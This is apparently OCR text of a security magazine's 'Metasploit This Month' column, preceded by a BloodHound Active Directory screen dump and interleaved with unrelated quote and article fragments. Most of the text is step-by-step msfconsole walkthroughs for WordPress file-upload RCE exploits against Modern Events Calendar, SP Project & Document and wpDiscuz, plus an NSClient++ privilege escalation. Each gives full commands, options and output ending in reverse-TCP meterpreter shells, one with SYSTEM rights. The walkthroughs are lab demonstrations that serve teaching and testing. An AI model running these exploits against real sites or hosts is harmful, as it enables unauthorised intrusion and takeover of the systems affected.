
More information can be found too.



"This is great news for Facebook users, and for the global movement pushing back on this technology."

- Electronic Frontier Foundation on FB's decision to end facial recognition





BloodHound

Search for a node


Database Info

Node Info

Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Memt
- Groups with Foreign Domain Group Memt
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegat
- Shortest Paths from Kerberoastable Use
- Shortest Paths to Domain Admins from K
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from C
- Shortest Paths to High Value Targets

Node Label	Collapsed Into
ADMINISTRATOR@CORP.OKAAVA.COM	
DEVANSH@CORP.OKAAVA.COM	
DOMAIN ADMINS@CORP.OKAAVA.COM	



The interface shows detailed information for the user **DEVANSH@CORP.OKAAVA.COM**. The left sidebar contains the following sections:

- Database Info**
- Node Info**
- Analysis**

**OVERVIEW**

Sessions	0
Sibling Objects in the Same OU	10
Reachable High Value Targets	9
Effective Inbound GPOs	1
See user within Domain/OU Tree	

**NODE PROPERTIES**

Display Name	Devansh shahan
Object ID	S-1-5-21-2236371135-3932808560-1420506717-1109
Password Last Changed	Sat, 02 Oct 2021 23:51:08 GMT
Last Logon	Sat, 16 Oct 2021 10:21:32 GMT
Last Logon (Replicated)	Sat, 16 Oct 2021 10:16:20 GMT
Enabled	True
AdminCount	True

"While most attacks against a nation's sensitive networks are indeed the work of other governments, the truth is that there is no magic shield that prevents a non-state sponsored entity from creating the same kind of havoc, and harming critical infrastructure in order to make a statement,"

- Check Point



## NSClient++ LPE and three Wordpress plugin Modules

# METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

## WP Modern Events Calendar Plugin RCE Module

**TARGET:** Modern Events Calendar <= 5.16.5

**TYPE:** Remote

**MODULE :** Exploit

**ANTI-MALWARE :** NA

Modern Events calendar plugin is a Wordpress plugin used for managing events on wordpress websites. The plugin has over 1,00,000 active installations.

The above mentioned versions of the plugin has a file upload vulnerability that allows attackers to gain a reverse shell. The vulnerability exists due to an incorrect check of the extension of the file being uploaded, thus allowing attackers to upload a php file. The uploaded php payload can then be triggered by a call to ``/wp-content/uploads/<uploaded_payload_name>.php``

However, this module requires credentials of a wordpress account to work. Let's see how this module works. We are testing this on plugin version 5.16.2. Once the plugin is installed, we load the `wp_plugin_modern_events_calendar_rce` exploit module as shown below.

```
msf6 > search modern_events
```

```
Matching Modules
```

```
=====
```

#	Name	Rank	Check	Description	Disclosure Date
0	exploit/multi/http/wp_plugin_modern_events_calendar_rce	excellent	Yes	Wordpress Plugin Modern Events Calendar - Authenticated Remote Code Execution	2021-01-29

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > show options
```

```
Module options (exploit/multi/http/wp_plugin_modern_events_calendar_rce):
```

Name	Current Setting	Required	Description
PASSWORD	admin	yes	Password of the admin account
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)



SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The base path of the Wordpress server
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	admin	yes	Username of the admin account
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.36.171	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wordpress Modern Events Calendar < 5.16.5

Set all the required options including credentials of Wordpress account and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set username
  username => admin
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set password
  password => admin
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) >

msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set rhosts 192.168.36.148
  rhosts => 192.168.36.148
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set targeturi /wordpress5.4
  targeturi => /wordpress5.4
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) >
```



After all the options are set and being confirmed that the target is indeed vulnerable, execute the module using "run" command.

```
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading file 'hasjk.php' containing the payload...

[*] Triggering the payload ...
[*] Sending stage (39282 bytes) to 192.168.36.148
[+] Deleted hasjk.php
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.148:4855
2) at 2021-10-14 02:17:47 -0400
[*] Sending stage (39282 bytes) to 192.168.36.1

meterpreter >
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.36.148 - Meterpreter session 2 closed.

meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39
:52 UTC 2018 x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter > █
```

As readers can see we successfully got a meterpreter session on the target system.

## [WP SP Project & Document Plugin RCE Module](#)

**TARGET:** [SP Project & Document < 4.22](#)

**MODULE :** [Exploit](#)

**TYPE:** [Remote](#)

**ANTI-MALWARE :** [NA](#)

Wordpress SP Project and Document Manager plugin Project is as its name implies a plugin used to manage documents and files on a wordpress websites.

The above mentioned versions of the plugin have a arbitrary file upload vulnerability that allows attackers to upload other file extensions instead of only SGBP type. Although the security check doesn't allow upload of .php files as it blocks lowercase, it allows uploading .php files for instance as it only blocks lowercase extensions.

The uploaded malicious payload can then be triggered by a call to /wp-content/uploads/sp-client-document manager/ <user\_id>/ malicious\_payload .php. However, this module requires credentials of a wordpress account to work.

Let's see how this module works. We are testing this on plugin version 4.21. Once the plugin is installed, we load the wp\_plugin\_sp\_project\_document\_rce exploit module as shown below.



```
msf6 > search sp_project
```

### Matching Modules

```
=====
```

#	Name	Check	Description	Disclosure Date
Rank				
0	exploit/multi/http/wp_plugin_sp_project_document_rce	excellent Yes	Wordpress Plugin SP Project and Document - Authenticated Remote Code Execution	2021-06-14

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > show options
```

```
Module options (exploit/multi/http/wp_plugin_sp_project_document_rce):
```

Name	Current Setting	Required	Description
PASSWORD	admin	yes	Password of the admin account
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The base path of the Wordpress server
URIPATH		no	The URI to use for this exploit (

```
Payload options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.36.171	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port



Set all the required options including credentials of Wordpress account and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > set rhosts 192.168.36.148
rhosts => 192.168.36.148
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > set targeturi /wordpress5.4
targeturi => /wordpress5.4
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > chck
[-] Unknown command: chck
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > █
```

After all the options are set and being confirmed that the target is indeed vulnerable, execute the module using "run" command.

```
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading file 'fvkiz.php' containing the payload...
[*] Triggering the payload ...
[*] Sending stage (39282 bytes) to 192.168.36.148
[+] Deleted fvkiz.php
[*] Meterpreter session 17 opened (192.168.36.171:4444 -> 192.168.36.148:48446) at 2021-10-14 02:05:15 -0400

[*] Sending stage (39282 bytes) to 192.168.36.148
[+] Deleted fvkiz.php
[*] Meterpreter session 17 opened (192.168.36.171:4444 -> 192.168.36.148:48446) at 2021-10-14 02:05:15 -0400
[*] Sending stage (39282 bytes) to 192.168.36.1

meterpreter >
meterpreter > ysyinfo
[-] Unknown command: ysyinfo
meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter > █
```

As readers can see we successfully got a meterpreter session on the target website.



## Wordpress WpDiscuz Plugin RCE Module

**TARGET:** WpDiscuz Plugin  $\geq 7.0.7$  &  $\leq 7.0.4$  2  
**MODULE :** Exploit

**TYPE:** Remote  
**ANTI-MALWARE :** NA

WpDiscuz wordpress plugin is a wordpress comments plugin boasting of about 90,000 active installations. The above mentioned versions of the plugin allows attackers to upload malicious files to the target wordpress site and execute remote code on the website. Moreover, this module is an unauthenticated exploit module and the attacker doesn't need to have any credentials.

Let's see how this module works. We are testing this on plugin version 7.0.4. Once the plugin is installed and the target is set, , we load the wp\_wpdiscuz\_unauthenticated\_file\_upload exploit module as shown below.

```
msf6 > search wpdiscuz
```

```
Matching Modules
```

```
=====
```

#	Name	Check	Description	Disclosure
0	exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload			2020-02-21
1	excellent	Yes	WordPress wpDiscuz Unauthenticated File Upload Vulnerability	

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload`

```
msf6 > use 0
```

```
[*] Using configured payload php/meterpreter/reverse_tcp
```

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > show options
```

```
Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
BLOGPATH		yes	Link to the post [/index.php/2020/12/12/post1]
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)



RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 192.168.36.148
rhosts => 192.168.36.148
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set targeturi /wordpress5.4
targeturi => /wordpress5.4
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2020/08/20/hello-world/
blogpath => /index.php/2020/08/20/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > █
```

After all the options are set and being confirmed that the target is indeed vulnerable, execute the module using "run" command.

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lport 4433
lport => 4433
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 192.168.36.171:4433
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as PaIHVKLpBDb.php
[*] Calling payload...
[*] Sending stage (39282 bytes) to 192.168.36.148
[*] Meterpreter session 5 opened (192.168.36.171:4433 -> 192.168.36.148:36456) at 2021-10-14 01:07:15 -0400
█
```



```
[+] Payload uploaded as PaIHVKLpBDb.php
[*] Calling payload...
[*] Sending stage (39282 bytes) to 192.168.36.148
[*] Meterpreter session 5 opened (192.168.36.171:4433 -> 192.168.36.148:36456) at 2021-10-14 01:07:15 -0400
[!] This exploit may require manual cleanup of 'PaIHVKLpBDb.php' on the target
```

```
meterpreter > id
[-] Unknown command: id
meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter > █
```

As readers can see we successfully got a meterpreter session on the target website.

### [NSClient++ Privilege Escalation Module](#)

**TARGET: NSClient++ 0.5.2.35**                      **TYPE: Local**                      **MODULE : PE**  
**ANTI-MALWARE : OFF**

NSClient++ is a monitoring agent/daemon for Windows systems that works with Nagios. The above mentioned version of NSClient++ is vulnerable to a RCE vulnerability provided the attacker knows the administrator credentials and "ExternalScripts" feature is enabled on the target.

The above mentioned version of NSClient++ has a vulnerability that allows any attacker with access to an unprivileged Windows user account to gain SYSTEM access on Windows system and start a shell. For this module to work, the web interface of NSClient++ should be enabled and `ExternalScripts` feature should also be enabled.

Let's see how this module works. We have tested this module on NSClient++ running on Windows 10. We already have an initial shell on the target system. We background the current low privileged meterpreter session and load the `/windows/local/nscp_pe` module as shown below.

```
meterpreter > getuid
Server username: ██████████\nspadm
meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_IN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > █
```



```
msf6 > search nsclient
```

### Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank
0	exploit/windows/http/nscp_authenticated_rce	2020-10-20	excellent
t Yes	NSClient++ 0.5.2.35 - ExternalScripts Authenticated Remote Code Execution		
1	exploit/windows/local/nscp_pe	2020-10-20	excellent
t Yes	NSClient++ 0.5.2.35 - Privilege escalation		

```
msf6 exploit(multi/handler) > use 1
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/nscp_pe) > set payload windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/nscp_pe) > show options
```

### Module options (exploit/windows/local/nscp\_pe):

Name	Current Setting	Required	Description
DELAY	2	yes	Delay (in sec.) between each attempt of checking nscp status
FILE	C:\Program Files\NSClient++\nsclient.ini	yes	Config file of NSClient
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RPORT	8443	yes	The target port (TCP)
SESSION		yes	The session to run this module on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

### Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.171	yes	The listen address (an interface may be specified)



Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.171	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the session id of the low privileged meterpreter session and the credentials of the web interface of NSClient++ and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(windows/local/nscp_pe) > set session 1
session => 1
msf6 exploit(windows/local/nscp_pe) > set password 123456
password => 123456
msf6 exploit(windows/local/nscp_pe) > check

[!] SESSION may not be compatible with this module (incompatible session type: meterpreter)
[+] Admin password found : 123456
[+] NSClient web interface is enabled !
[+] 192.168.36.1:8443 - The target is vulnerable. External scripts feature enabled !
msf6 exploit(windows/local/nscp_pe) > █
```

Then , execute the module.

```
msf6 exploit(windows/local/nscp_pe) > run

[!] SESSION may not be compatible with this module (incompatible session type: meterpreter)
[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Admin password found : 123456
[+] NSClient web interface is enabled !
[+] The target is vulnerable. External scripts feature enabled !
[+] Admin password found : 123456
[+] NSClient web interface is enabled !
[*] Configuring Script with Specified Payload . . .
[*] Added External Script (name: nwxyqnqiu)
[*] Saving Configuration . . .
[*] Reloading Application . . .
[*] Waiting for Application to reload . . .
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Meterpreter session 2 opened (192.168.36.171:4444 -> 192.168.36.1:64249)
at 2021-10-13 23:28:17 -0400
```



```
[*] Meterpreter session 2 opened (192.168.36.171:4444 -> 192.168.36.1:64249)
at 2021-10-13 23:28:17 -0400
[*] Meterpreter session 4 opened (192.168.36.171:4444 -> 192.168.36.1:64250)
at 2021-10-13 23:28:18 -0400
[*] Triggering payload, should execute shortly . . .
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_IN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > █
```

As readers can see, we have a new meterpreter session with SYSTEM privileges. That's all in this month's Metasploit This Month. We will be back with more exciting modules in our next Issue.

**[As Global Infrastructure Giant, Facebook must uphold human rights](#)**

## ONLINE SECURITY

Wendy H. Wong

Professor Of Political Science & Canada  
Research Chair in Global Governance  
and Civil Society, University Of Toronto

